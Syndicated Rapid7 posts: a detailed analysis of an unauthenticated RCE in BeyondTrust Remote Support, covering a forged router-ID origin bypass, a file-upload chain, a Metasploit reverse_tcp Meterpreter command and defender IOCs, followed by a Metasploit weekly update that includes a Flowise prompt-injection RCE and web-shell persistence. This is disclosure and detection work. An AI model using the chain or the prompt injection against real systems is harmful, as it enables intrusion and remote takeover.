Post Syndicated from Jack Heysel original https://www.rapid7.com/blog/post/pt-metasploit-wrapup-unauth-rce-modules-in-network-perimeter-devices-and-much-more
All posts by Jack Heysel
Rapid7 Analysis: Unauthenticated File Upload to RCE in BeyondTrust Remote Support (CVE-2026-102764)
Post Syndicated from Jack Heysel original https://www.rapid7.com/blog/post/ra-rapid7-analysis-unauthenticated-file-upload-to-rce-in-beyondtrust-remote-support-cve-2026-102764
Overview
An origin-validation flaw in BeyondTrust Remote Support lets an unauthenticated attacker write files on the appliance and execute code as the site’s operating-system user. The entry point is the public customer connection used to start a support session. No account credentials or user interaction are required.
The flaw sits between the internal message router, brain, and an appliance-side customer worker, thin-scc. An attacker can put a reserved local router ID into a message’s source address. The router forwards the message, and the worker accepts that address as proof that the request came from a local component. This gives the attacker access to an internal file-transfer service, including its native filesystem provider.
We first confirmed the file write then used the primitive to upload a PHP file to the site’s public directory. Requesting that file gave us code execution as the site user. A Metasploit module now implements the chain with PHP and Unix Command targets.
We tested Remote Support 24.1.2, build 1524046, revision 4208-ddcf90715106aa0c0e19c103f8d2c412af4beff3. The test appliance had public issue-menu session starts and thin chat enabled (default). Other affected releases and fixed builds have not been established. The VM’s base appliance version of Secure Remote Access, 7.1.0, is separate from the Remote Support application version.
Impact
The attacker controls both the contents of an uploaded file and its destination path, subject to the worker’s filesystem permissions. The same origin forgery also reaches the file-send operation. We used it to retrieve /proc/self/environ to determine the base installation path of the Remote Support before dropping the payload
On the tested appliance, the native file service could write into the PHP document root. The Metasploit module returns code execution in the context of msfuser, UID 1000, which establishes unauthenticated remote code execution as the site user.
Technical Analysis
We will demonstrate how an attacker can start an anonymous session and then forge a message that the appliance will accept as local. Then outline how we can reach the native file transfer service, choose the uploaded file’s contents and destination and turn the file write into PHP execution.
Addresses use Ghidra image base 0x100000. Subtract that value for the raw ELF virtual address. Function names beginning with FUN_ are Ghidra labels; descriptive names are taken from diagnostic strings where available.
Starting an anonymous customer session
We begin by obtaining two customer keys from POST /api/start_session. These are fresh public guest sessions. The keys let the client use the customer transport, but do not identify a logged-in account. Each guest connects through the /nw WebSocket endpoint, using either the native or thin customer protocol.
source/app/write_app_chooser_config:
echo "ingredi support desk customer:|$BG_app_root/data/tmp/brain.sock" # [A1]
echo "ingredi support desk customer thin:$BG_app_root/app/thin-scc-wrapper" # [A2]
app/write_app_chooser_config shows where the two customer protocols go. The native protocol reaches the brain socket at [A1]; the thin protocol launches a wrapper at [A2].
source/app/thin-scc-wrapper:
# ... omitted: protocol parsing and the alternative debug-site branch ...

quoted=$(export PHPRC="$BG_app_root/config/php-cli.ini"; echo $gskey | $ingrediRoot/app/dbquote)
if [[ $(echo "SELECT COUNT(1) FROM gw_sessions WHERE session_key = $quoted AND session_type = 'sdcust' AND (expiration IS NULL OR expiration>NOW())" | $db) != "1" ]]; then # [A3]
    echo "1 failure" >&0
    exit 0
fi

# ... omitted: reconnect throttling, customer-name setup, and settings generation ...
app/thin-scc-wrapper checks that the thin customer’s key belongs to an unexpired sdcust session at [A3]. A key obtained through the public session-start endpoint passes this check.
app/thin-scc-wrapper, after the session check:
echo "0 success" >&0
workDir=`handleThinMint "$thinMint"` || exit

if [[ ! -f "$workDir/thin-scc" ]]; then
    pushd "$workDir"
    cp $ingrediRoot/app/thin-scc .
    # ... omitted: license, image, and settings.ini setup ...
else
    pushd "$workDir"
fi

export BRAIN_MELD_SOCKET_PATH=$ingrediRoot/data/tmp/brain.sock
# ... omitted: server-side environment initialization ...
./thin-scc # [A4] Starts the worker inside the appliance environment.
exitStatus=$?
The same wrapper then prepares a working directory and starts thin-scc at [A4]. This process runs on the appliance, even though it is handling an anonymous customer’s thin session.
The native connection gives us a client for the internal message-routing system, referred to here as MRS. The thin connection gives us an appliance-side worker to address. Neither step requires a representative to accept the session.
A network message can claim to be local
MRS addresses have three parts: node:router:handler. Each message carries source and destination addresses in a 36-byte header made up of nine little-endian 32-bit fields.
|
Header offset |
Field |
Value used by the exploit |
|---|---|---|
|
0x04 |
Source node |
The customer’s normal node |
|
0x08 |
Source router |
Changed to the reserved value 1 |
|
0x0c |
Destination node |
The worker’s node |
|
0x10 |
Destination router |
The worker’s router |
|
0x14 |
Destination handler |
Main dispatcher, 2048, on the tested build |
|
0x24 |
Payload |
Service name, newline, then packed fields |
app/brain — ingress check:
if (*(int *)((long)param_2 + 0xc) == *(int *)(param_1 + 0x10)) {
    *(uint *)(param_2 + 4) = (uint)*(byte *)(param_2 + 4);

    if ((*(int *)(param_2 + 1) == *(int *)((long)param_1 + 0x84)) &&
        (param_3 != (ulong **)0x0)) { // [B1] Rejects a network claim of this router's actual ID.
        if (lRam0000000001ec8610 != 0) {
            func_0x0168de00(
                0x15, 3,
                "dropping spoofed message that came in from the network but has a routerID of our own\n"
            );
        }
    }
    else if (*(int *)((long)param_1 + 0x84) == *(int *)(param_2 + 2)) {
        // ... omitted: delivery to a handler on this router ...
    }
    else {
        // ... omitted: TTL checks, route lookup, and forwarding branches ...
    }
}
app/brain has an anti-spoofing check in FUN_01566ae0, identified by its handleMessageFromOtherRouter diagnostic. At [B1], it rejects a network packet whose source router matches the receiving router’s actual ID.
Here, param_1 is the receiving router, param_2 is the packet, and param_3 is the incoming connection. Because param_2 points to eight-byte elements, *(int *)(param_2 + 1) reads the source router at byte offset 0x08.
That leaves a gap: the check compares against the actual router ID, while downstream code also recognises a reserved local alias. On this appliance, the alias is 1.
// ... omitted: destination route resolution, loop checks, and diagnostic logging ...
FUN_0155ec40(
    ppuStack_1300,
    ppuVar6,
    param_2, // [B2] Forwards the packet carrying the caller-supplied source router.
    (int *)((long)param_2 + 0x24)
);
The forwarding path in the same app/brain function passes the packet onward at [B2]. It does not remove the source claim that matters to the worker’s local-origin check.
app/brain — local-address predicate:
bool FUN_0155ad40(long param_1, int *param_2)
{
    bool bVar1;

    bVar1 = false;
    if (*param_2 == *(int *)(param_1 + 0x80)) { // [C1] Address node must match the local node.
        bVar1 = true;
        if (param_2[1] != 1) { // [C2] Router 1 returns true without the actual-ID comparison.
            return *(int *)(param_1 + 0x84) == param_2[1];
        }
    }
    return bVar1;
}
The local-address predicate makes the mismatch clear. In app/brain, FUN_0155ad40 first checks the node at [C1]. If that matches, router 1 is enough to return true at [C2]; the comparison with the actual local router is skipped.
The rule is effectively node AND (router == 1 OR router == actual local router). An address supplied by a network client is being used to make that decision.
app/thin-scc — message-origin wrapper:
UNRECOVERED_JUMPTABLE = *(code **)(**(long **)(*param_1 + 8) + 0x50);
(*UNRECOVERED_JUMPTABLE)(
    *(long **)(*param_1 + 8),
    param_1 + 0xb, // [C3] Uses the dispatched message's sender address at byte offset 0x58.
    UNRECOVERED_JUMPTABLE
);
The corresponding message wrapper in app/thin-scc, passes the message’s sender address into its router object’s local-address predicate at [C3]. Ghidra did not recover a reliable prototype for this indirect call; the caller consumes its result as a boolean.
We checked this behaviour with the same file-service request under two origins. The ordinary customer source produced no file-service connection during a two-second observation. Changing the source router to 1 caused the worker to accept it.
Reaching the native file-transfer service
In app/thin-scc, FUN_0047a850 dispatches file-transfer messages.
app/thin-scc — file-transfer dispatcher:
cVar3 = func_0x0068e930(param_2); // [D1] Locality is derived from the message sender address.
if (cVar3 == '\0') {
    if (lRam00000000009bade8 != 0) {
        puVar5 = (undefined8 *)func_0x0068efe0(param_2);
        func_0x00309380(0x66, 3, "DISCARDING NONLOCAL MESSAGE: %s\n", *puVar5);
    }
}
else {
    func_0x0046d370(aplStack_68, "ftsName");
    lVar7 = param_2 + 0x28;
    lVar1 = param_2 + 0x30;
    lVar6 = func_0x002a1970(lVar7, aplStack_68);
    if (lVar1 == lVar6) {
        puVar5 = (undefined8 *)0x9c3700;
    }
    else {
        puVar5 = (undefined8 *)(lVar6 + 0x40);
    }

    if ((puVar5[1] == *(long *)(param_1 + 0x2a8)) &&
        ((puVar5[1] == 0 ||
          (iVar4 = func_0x001804b0(*puVar5, *(undefined8 *)(param_1 + 0x2a0)),
           iVar4 == 0)))) { // [D2] Matches the requested filesystem service name.
        // ... omitted: string cleanup, optional reply check, and action dispatch shown below ...
    }
    // ... omitted: mismatched-name cleanup ...
}
It calls the origin wrapper at [D1] and discards a message if that wrapper says the sender is nonlocal. Once that check passes, [D2] matches ftsName against the service instance’s name.
The same function only validates responseAddress when the field is nonempty. The exploit omits it, taking the branch at [D3].
app/thin-scc, reply-address handling in FUN_0047a850:
func_0x0046d370(auStack_a8, "responseAddress");
lVar6 = func_0x002a1970(lVar7, auStack_a8);
if (lVar6 == lVar1) {
    lVar6 = 0x9c3700;
}
else {
    lVar6 = lVar6 + 0x40;
}

if (*(long *)(lVar6 + 8) == 0) { // [D3] No reply-address validation when the field is empty.
    func_0x001edfe0(auStack_a8);
}
else {
    func_0x0046d370(auStack_88, "responseAddress");
    lVar8 = func_0x002a1970(lVar7, auStack_88);
    lVar6 = lVar8 + 0x40;
    if (lVar8 == lVar1) {
        lVar6 = 0x9c3700;
    }
    func_0x006f2e80(auStack_b4, lVar6);
    func_0x0046d370(aplStack_68, "processMessage");
    cVar3 = func_0x0068e950(param_2, aplStack_68, auStack_b4); // [D4]
    // ... omitted: temporary string destruction ...
    if (cVar3 == '\0') goto LAB_0047a8be;
}
The validator called at [D4] compares the reply address against the message’s sender address. It does not independently establish where that sender came from, so making this field mandatory would not fix the origin forgery.
app/thin-scc, action handling in FUN_0047a850:
// ... omitted: action extraction and unrelated action cases ...
iVar4 = func_0x0046d240(uVar9, uVar2, "DownloadAnonymousFiles");
if (iVar4 == 0) {
    uVar9 = FUN_00475820(param_1, param_2); // [D5] Receives a file into the selected provider.
    goto LAB_0047a8c0;
}

// ... omitted: DownloadFiles case ...
iVar4 = func_0x0046d240(uVar9, uVar2, "UploadFiles");
if (iVar4 == 0) {
    uVar9 = FUN_00477be0(param_1, param_2); // [D6] Sends a file from the selected provider.
    goto LAB_0047a8c0;
}
The dispatcher then exposes DownloadAnonymousFiles at [D5] and UploadFiles at [D6].
The action names describe the worker’s side of the transfer. DownloadAnonymousFiles receives bytes onto the appliance; UploadFiles sends a file out. To upload our file, we ask the worker to download it from an MRS listener we control.
The important thing to note here is that the worker has more than one filesystem provider. The session service delegates filesystem work to the browser. A successful transfer through that service does not prove a file was written on the appliance. The local service uses native file objects instead.
app/thin-scc — native service construction:
uVar3 = func_0x00770620(0x310);
plVar4 = (long *)func_0x00770620(8);
func_0x003454a0(plVar4); // [E1] Constructs the native filesystem provider.

pplStack_c0 = (long **)0x0;
plStack_c8 = plVar4;
pplStack_c0 = (long **)func_0x00770620(0x18);
plVar1 = _DAT_007d4de0;
pplStack_c0[2] = plVar4;
pplStack_c0[1] = plVar1;
*pplStack_c0 = (long *)&UNK_0098cee0;

plStack_60 = (long *)0x5;
uStack_58 = (long *)CONCAT26(uStack_58._6_2_, 0x6c61636f6c); // [E2] ASCII "local".
plStack_68 = &uStack_58;
FUN_00472550(uVar3, &plStack_68, param_3, &plStack_c8); // [E3] Service receives name and provider.
param_1[0x9d] = uVar3;

// ... omitted: string/provider reference cleanup and other ServerContext services ...
The ServerContext constructor in app/thin-scc, FUN_002ae620, creates that native provider at [E1]. It builds the name local at [E2] and passes both to the file-transfer service constructor at [E3].
The exploit therefore uses ftsName=local. The native file factory analysis follows this provider to the native file and filesystem-info constructors.
Choosing the file contents and destination
app/thin-scc, FUN_00475820 , handles DownloadAnonymousFiles.
app/thin-scc — anonymous-download request:
// ... omitted: overwrite/resume options and transfer metadata setup ...
func_0x0046d370(aplStack_128, "downloadToken");
lVar8 = func_0x002a1970(lVar12, aplStack_128);
lVar6 = lVar8 + 0x40;
if (lVar8 == param_2) {
    lVar6 = 0x9c3700;
}
func_0x001edf30(&puStack_68, lVar6); // [F1] Caller-supplied transfer token.

func_0x0046d370(aplStack_148, "serverAddress");
lVar8 = func_0x002a1970(lVar12, aplStack_148);
lVar6 = lVar8 + 0x40;
if (lVar8 == param_2) {
    lVar6 = 0x9c3700;
}
func_0x006f2e80(auStack_1e4, lVar6); // [F2] Caller-supplied MRS file-server address.

func_0x0046d370(aplStack_168, "path");
lVar8 = func_0x002a1970(lVar12, aplStack_168);
lVar6 = lVar8 + 0x40;
if (lVar8 == param_2) {
    lVar6 = 0x9c3700;
}
func_0x001edf30(aplStack_88, lVar6); // [F3] Caller-supplied destination path.

uVar13 = (ulong)(iVar4 != 0);
iStack_1e8 = func_0x004a21c0(
    param_1, aplStack_88, auStack_1e4, &puStack_68, auStack_198, iVar5 == 0
); // [F4] Starts the download using the supplied path, server, and token.

// ... omitted: temporary destruction and transfer-response construction ...
The function reads the request’s transfer token at [F1], MRS server address at [F2], and destination path at [F3]. All three reach the download routine at [F4].
In this excerpt, lVar12 points to the request’s field map. param_2 has already been advanced to its map-end sentinel; 0x9c3700 represents an absent value.
app/thin-scc — MRS download connection:
(**(code **)(**(long **)(param_1 + 8) + 0x18))(
    &lStack_d8, *(long **)(param_1 + 8), param_3, 10000
); // [G1] Connects to the serverAddress supplied to this routine as param_3.

if ((lStack_d8 == 0) ||
    ((*(char *)(lStack_d8 + 0x30) != '\0' &&
      (*(char *)(lStack_d8 + 0x31) != '\0')))) {
    uVar4 = 0;
}
else {
    // ... omitted: request-map initialization ...
    func_0x00490020(&plStack_68, "request");
    lVar5 = func_0x00202790(auStack_b8, &plStack_68);
    func_0x001f5f10(
        lVar5, 0, *(undefined8 *)(lVar5 + 8), "get anonymous file", 0x12
    ); // [G2]

    // ... omitted: temporary key-string destruction ...
    func_0x00490020(&plStack_68, "token");
    uVar6 = func_0x00202790(auStack_b8, &plStack_68);
    func_0x001ee710(uVar6, param_4); // [G3] Copies the caller's downloadToken.

    // ... omitted: info field, serialization, send, and receive-thread setup ...
}
The download routine at 0x004a21c0 opens an MRS stream to our address at [G1]. It sends get anonymous file at [G2] with our token at [G3]. The token can be a 24 character random string because we control the listener.
// ... omitted: stream setup, relay metadata, and reference management ...
puVar7 = (undefined8 *)func_0x00770620(0x450);
// ... omitted: temporary setup and resume calculation ...
func_0x004a0700(puVar7, param_1, param_5, bVar8, param_7, param_8);
puVar7[0x81] = lStack_d8;
puVar7[0x82] = lVar5;
*puVar7 = &UNK_0099d3f8;
// ... omitted: relay address and transfer bookkeeping ...
func_0x001ee710(puVar7 + 0x13, param_2); // [G4] Retains the requested destination path.
// ... omitted: transfer registration and reference management ...
func_0x002fcae0(puVar7, 0x400000); // [G5] Starts the receive-files thread.
The same app/thin-scc routine puts the destination path into a receive-files thread at [G4] and starts it at [G5].
app/thin-scc — receive-files loop:
// ... omitted: "want file?" command match ...
func_0x00490020(ppplVar20, "dest_filename");
uVar12 = func_0x00202790(plStack_888, ppplVar20);
puStack_8b8 = &uStack_418;
func_0x001edf30(puStack_8b8, uVar12); // [H1] Copies the destination from transfer metadata.

// ... omitted: provider filesystem-info query and reference cleanup ...
bStack_931 = *(byte *)(plStack_848 + 0x1c);
pplStack_8d8 = (long **)(((ulong)pplStack_8d8 & 0xffffffffffffff00 |
                         (ulong)bStack_931) ^ 1);
puStack_900 = auStack_3f8;
if (bStack_931 == 1) {
    func_0x001edf30(puStack_900, puStack_8b8);
}
else {
    func_0x001fabe0(puStack_900, puStack_8b8, ".n$t"); // [H2] Temporary receive path.
}
The receive loop at 0x001d6430 consumes the file metadata we send over that stream. It copies dest_filename at [H1]. Depending on the provider’s file information, it receives into that path or a temporary path ending in .n$t at [H2].
// ... omitted: "begin file" handling and provider file-object creation ...
func_0x00321f50(plStack_828, puStack_928);
plVar11 = plStack_828;
pcVar19 = *(code **)(*plStack_828 + 0xc0);
func_0x00490020(ppplVar20, "a+b");
cVar5 = (*pcVar19)(plVar11, puStack_900, ppplVar20, lStack_908); // [H3] Opens the receive file.

// ... omitted: open-failure handling, positioning, and transfer-loop branches ...
iVar7 = (**(code **)(*plVar11 + 0x20))(plVar11, plVar1, pplVar21, pplVar25, 1);
if (0 < iVar7) {
    pplStack_8d8 = (long **)(long)iVar7;
    lVar14 = *plStack_828;
    *(long *)(param_1 + 0x160) = (long)pplStack_8d8 + *(long *)(param_1 + 0x160);
    *(long *)(param_1 + 0x168) = (long)pplStack_8d8 + *(long *)(param_1 + 0x168);
    iVar9 = (**(code **)(lVar14 + 0xd8))(plStack_828, plVar1); // [H4] Writes received data.
    if (iVar7 != iVar9) {
        // ... omitted: errno extraction and "error writing to file" response ...
    }
    // ... omitted: progress and completion handling ...
}
After the omitted begin file code has executed, the same app/thin-scc receiver opens the file at [H3] and writes incoming data at [H4].
On completion, the receiver closes the file and, when a temporary path is used, renames it to the final destination. The service already accepts an absolute destination path, so no directory traversal is needed. The worker allows the request because it trusts the forged local source address.
From file upload to PHP execution
The next step is to choose a writable location that the web server would execute. The supplied config/apache_vhost.conf sets the document root to:
/home/msfuser/ingredi-24.1.2/app/www/public
An absolute upload into that directory succeeded. There is a small catch when requesting the file: a URL ending in .php returns 404, even while the file existed. app/www/public/.htaccess explains why.
source/app/www/public/.htaccess:
# ... omitted: application routes and compatibility rewrites ...
RewriteCond %{THE_REQUEST} "^[^ ]* .*?\.php[?/ ].*$"
# [I1] Direct .php URLs return 404.
RewriteRule .* - [L,R=404]

# ... omitted: download-helper routes ...
RewriteCond %{REQUEST_FILENAME} !-d
RewriteCond %{REQUEST_FILENAME}\.php -f
# [I2] An extensionless URL executes the existing PHP file.
RewriteRule ^(.+)$ $1.php [L]
The rule at [I1] rejects a direct .php request. The rule at [I2] maps an extensionless URL to an existing PHP file.
Requesting the uploaded basename without .php executed our payload. It returned its absolute filename, EUID 1000, and the output of id.
We also wanted to avoid guessing Remote Support’s working directory or the versioned installation name. The same native service can send us the worker’s /proc/self/environ using UploadFiles. On this appliance, it contains:
BG_app_root=/home/msfuser/ingredi-24.1.2
BRAIN_MELD_SOCKET_PATH=/home/msfuser/ingredi-24.1.2/data/tmp/brain.sock
BG_app_root gives us the installation directory directly. Appending /app/www/public gives the upload destination; the socket path provides another way to identify the same root. There is one protocol wrinkle: procfs reports the environment file’s size as zero, but the worker still streams its contents. We have to read through the data stream’s EOF instead of stopping at the advertised size.
Exploit
The Metasploit module carries out the chain using two fresh public customer sessions. It discovers the thin worker through Director.GetGatewaySessionValues for its own thin guest, sends the forged LocalFileTransfer request to the worker’s main dispatcher, and serves the PHP bytes over its existing MRS connection. A separate upload server is not needed.
The module writes a random PHP filename into the site’s public directory, then POSTs an execution token to the extensionless URL. The PHP file checks that token and unlinks itself before executing the payload. Target 0 runs a PHP payload; target 1 wraps a Unix command in PHP.
For a PHP Meterpreter payload, the basic configuration is:
use exploit/linux/http/beyondtrust_rs_mrs_file_upload
set RHOSTS 192.168.1.98
set TARGET 0
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.1.68
run verbose=true
Select target 0 and a compatible command payload, such as php/meterpreter/reverse_tcp. The module documentation covers the directory override and other options.

Figure 1: Exploiting the anonymous file-transfer service with Metasploit.
Testing produced two PHP Meterpreter sessions, a command-wrapped PHP Meterpreter session, and a Bash shell. Both targets also ran with AutoCheck disabled, and immediate repeat exploitation succeeded. The Bash shell returned:
uid=1000(msfuser) gid=1000(msfuser) groups=1000(msfuser),16(cron),70(postgres)
IOCs
The excerpts below cover HTTP requests, native file-transfer activity in thin-scc, and customer connections recorded by brain. They come from our lab runs on 28–29 October 2026. Original timestamps, addresses, and paths are retained; session and transfer tokens are redacted where noted. Unrelated entries are omitted.
The site logs are stored under $BG_app_root/log/, where BG_app_root identifies the Remote Support installation directory:
|
Log |
Evidence shown below |
|---|---|
|
httpd_access.log |
Public session creation and requests to uploaded PHP endpoints |
|
thin-scc.log |
Native file-transfer stream creation and routing errors |
|
thin-scc-errors.log |
Rejected file-transfer requests, including the action and destination path |
|
brain.log |
Customer connection records with client addresses and timestamps |
Active workers also keep logs under $BG_app_root/data/tmp/sdcust_thin_client/<thinMint>/; the collection details below explain how these reach the site log directory. The installation path varies between appliances.
Requests to an uploaded PHP endpoint
The command-only Metasploit run created two public customer sessions, invoked its uploaded PHP endpoint, and then checked that the endpoint had gone. The relevant access-log lines are:
192.168.1.68 [28/Oct/2026:21:12:23 +0000] "POST /api/start_session HTTP/1.1" [0s] [Stat:200] [Size:1481] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:23 +0000] "POST /api/start_session HTTP/1.1" [0s] [Stat:200] [Size:1481] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:31 +0000] "POST /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:200] [Size:0] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:38 +0000] "POST /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:404] [Size:18] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:43 +0000] "GET /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:404] [Size:18] [Ref:-] [UA:Python-urllib/3.9]
Here, /qdgusthrmlirprls mapped to qdgusthrmlirprls.php in the public directory. The first POST ran the command and returned 200. The later POST was the module’s cleanup request; the GET independently checked the endpoint. Both received 404 after the file had deleted itself.
This gives defenders a sequence to investigate: public session creation followed by a request to a new, unfamiliar endpoint, potentially followed by 404s for the same path. Session creation alone is normal Remote Support activity. A 200 followed by a 404 is also insufficient by itself; correlate the requests with file changes, session records, and any unusual outbound connections.
The URL may not contain .php
The earlier PHP canary produced these lines:
192.168.1.68 [28/Oct/2026:20:50:07 +0000] "GET /msfcanary03d80193f0880b.php HTTP/1.1" [0s] [Stat:404] [Size:18] [Ref:-] [UA:Python-urllib/3.9]
192.168.1.68 [28/Oct/2026:20:50:35 +0000] "GET /msfcanary03d80193f0880b HTTP/1.1" [0s] [Stat:200] [Size:368] [Ref:-] [UA:Python-urllib/3.9]
192.168.1.68 [28/Oct/2026:20:50:35 +0000] "GET /msfcanary03d80193f0880b HTTP/1.1" [0s] [Stat:404] [Size:18] [Ref:-] [UA:Python-urllib/3.9]
The direct .php request failed, while the extensionless request executed the same file. The final 404 followed self-deletion. Detection that only searches for requests ending in .php would miss the successful request in this example.
The native transfer itself travels inside the customer MRS connection. These access-log entries show the HTTP trigger, not the file contents or the forged router ID. The captured HTTP log does not expose the inner MRS messages, so it cannot establish the origin bypass on its own.
Files and connections
Look for unexpected PHP files under the site’s public directory and receive files ending in .php.n$t. An interrupted transfer may leave the temporary file even if the final URL returns 404. The .n$t suffix also belongs to the normal transfer implementation, so its presence needs context.
Native file-transfer traces
thin-scc.log and thin-scc-errors.log contain more direct evidence of the file-service requests. For example, this line from thin-scc-errors.log names the action, native provider, and intended PHP destination. Only ckey and downloadToken have been redacted:
20261029 17:01:33 999999 thin-scc 11801:proc{LocalFileTransfer}(t11832) FT:WARNING>DISCARDING NONLOCAL MESSAGE: LocalFileTransfer:action=DownloadAnonymousFiles;ckey=<REDACTED>;downloadToken=<REDACTED>;enableResume=0;ftsName=local;path=/home/msfuser/ingredi-24.1.2/app/www/public/envresolve28f788af6a1c39bf.php;serverAddress=1:1022182175:9000;wantOverwritePrompts=0
This was our negative control: the request used the customer’s ordinary source address and was rejected. It is evidence of an attempted invocation, not a successful upload. The forged local source passes the check that produces this warning, so a successful exploit need not leave a DISCARDING NONLOCAL MESSAGE entry.
The successful PHP module run left these lines in thin-scc.log:
20261029 17:06:37    319 thin-scc 14419:proc{LocalFileTransfer}(t14486) MRS_STREAM:INFO>createStream: connecting to address 1:1129726787:1031
20261029 17:06:37      2 thin-scc 14419:proc{LocalFileTransfer}(t14486) MRS_CL:ERROR>nodeID not found in node list even after renumerating: 0
20261029 17:06:37      0 thin-scc 14419:proc{LocalFileTransfer}(t14486) MSG_DSP:ERROR>failed to create a mailbox for sending to: 0:0:0
Our requests omit responseAddress. The handler starts the transfer, then tries to send its action response to an empty address. That produces the 0:0:0 error without preventing the file write. The payload callback independently confirms execution at 17:06:37.
Look for this combination in the proc{LocalFileTransfer} context, especially around unfamiliar PHP requests or outbound connections. The 1:1129726787:1031 value identifies an internal MRS mailbox; use the brain connection records below for the client IP. These entries do not identify the written filename or prove execution on their own. The empty-address errors also depend on how the exploit request is constructed; another implementation may leave different traces.
Brain connection records
brain.log helps link the activity to a client address. These two entries preceded the same module run:
20261029 17:06:30      0 brain 6339:lstner(t06500) BRN_LSTN:INFO>received fd: 47 app name: 'ingredi support desk customer' and remoteIPAddress: '192.168.1.68' and localIPAddress: '192.168.1.98' and isLoopback '0'
20261029 17:06:30      0 brain 6339:lstner(t06500) BRN_LSTN:INFO>received fd: 49 app name: 'ingredi support desk customer' and remoteIPAddress: '192.168.1.68' and localIPAddress: '192.168.1.98' and isLoopback '1'
These are useful for a timeline, but customer connections are normal activity. We found no UploadFiles or DownloadAnonymousFiles action records in the captured brain logs. Generic EOF, connection-reset, and conference errors also appeared; they are too broad to treat as exploit indicators by themselves.
Where to collect the native logs
The aggregated logs are under $BG_app_root/log/. While a worker is running, its own logs are under $BG_app_root/data/tmp/sdcust_thin_client/<thinMint>/. The wrapper appends those logs to the site’s log directory when the worker exits, then clears the per-worker copies. Collect both locations when investigating a live session.
The captured brain.ini and thin-scc.ini both had the debug output disabled with enabled=0. No debug log was captured, and we did not change the logging configuration. Brain’s debug configuration also limits MRS_* categories to Info, so enabling its debug output alone would not guarantee detailed message payloads.
Names such as UploadFileStarted and DownloadFileEnded occur in the native protocol’s callback code, but we did not find them in the collected logs. They should not be presented as default audit events
Weekly Metasploit Update: Exploits for FlowiseAI CSV Agent and MacOS Package Kit
Post Syndicated from Jack Heysel original https://www.rapid7.com/blog/post/pt-weekly-metasploit-update-exploits-for-flowiseai-csv-agent-and-macos-package-kit
More AI, more software, more bugs!
AI, it’s all you hear about nowadays and everyone’s got an opinion on it. Here at Metasploit, we care less about those opinions and more about the growing attack surface all this new software brings with it (yeehaw exploits!). Take for example the new Flowise CSV Agent Prompt Injection RCE brought to you by Takahiro Yokoyama and zdi-disclosures. Flowise is an open-source tool that lets you build AI apps and chatbots using a visual, drag-and-drop canvas and CVE-2026-41264 is an unauthenticated RCE run method of the CSV_Agents class in Flowise. The vulnerability exists due insufficient sandboxing and an incomplete list of disallowed inputs. It allows unauthenticated attackers to upload a .csv file containing arbitrary python code and execute it. One moment you’re using AI to help draft and email and the next moment you’re getting pwn’d, what a world we live in! Happy Friday and happy hacking everyone.
New module content (3)
Apache .htaccess Persistence
Authors: 4ravind-b, msutovsky-r7, and wireghoul
Type: Exploit
Pull request: #21473 contributed by 4ravind-b
Path: linux/persistence/apache_htaccess
Description: Adds a new persistence module, exploits/linux/persistence/apache_htaccess, that plants wireghoul’s mod_cgi .htaccess web shell on a Linux Apache target.
Flowise CSV Agent Prompt Injection RCE
Authors: Takahiro Yokoyama and zdi-disclosures
Type: Exploit
Pull request: #21407 contributed by Takahiro-Yoko
Path: multi/http/flowise_auth_rce_cve_2026_41264
AttackerKB reference: CVE-2026-41264
Description: This adds a new exploit module for FlowiseAI Flowise (CVE-2026-41264). The CSV Agent feature evaluates LLM-generated Python code without proper sandboxing, allowing a prompt injection to achieve arbitrary code execution as the user running the server. Flowise versions 1.3.0 through 3.0.13 are affected. The module requires an API key with chatflows:create permission but does not require Flowise authentication to trigger the underlying flaw.
macOS PackageKit ZSH Environment Privilege Escalation
Authors: Mykola Grymalyuk and h00die
Type: Exploit
Pull request: #21499 contributed by h00die
Path: osx/local/packagekit_zshenv_privesc
AttackerKB reference: CVE-2024-27822
Description: This adds a new local privilege escalation module for macOS targeting CVE-2024-27822 in PackageKit.framework. When a PKG installer script uses a ZSH shebang, PackageKit runs it as root while inheriting the installing user’s environment, causing ZSH to source the user’s ~/.zshenv with root privileges. The module plants a payload in ~/.zshenv that fires only when running as root, then opens a minimal PKG with Installer.app; once the user approves the installation prompt and authenticates, the payload executes as root and a root session is returned. Affected versions are macOS 14.4, 13.6.6, 12.7.4, and 11 and earlier; the issue is patched in 14.5, 13.6.7, and 12.7.5.
Enhancements and features (5)
- #21416 from g0tmi1k – This updates the Exploit::Remote::Ftp mixin to improve target fingerprinting. It now leverages recog to fingerprint targets from their banners and adds ftp_fingerprint and ftp_list_directory methods to assist with target enumeration.
- #21436 from g0tmi1k – Improved UX for reloading of library files.
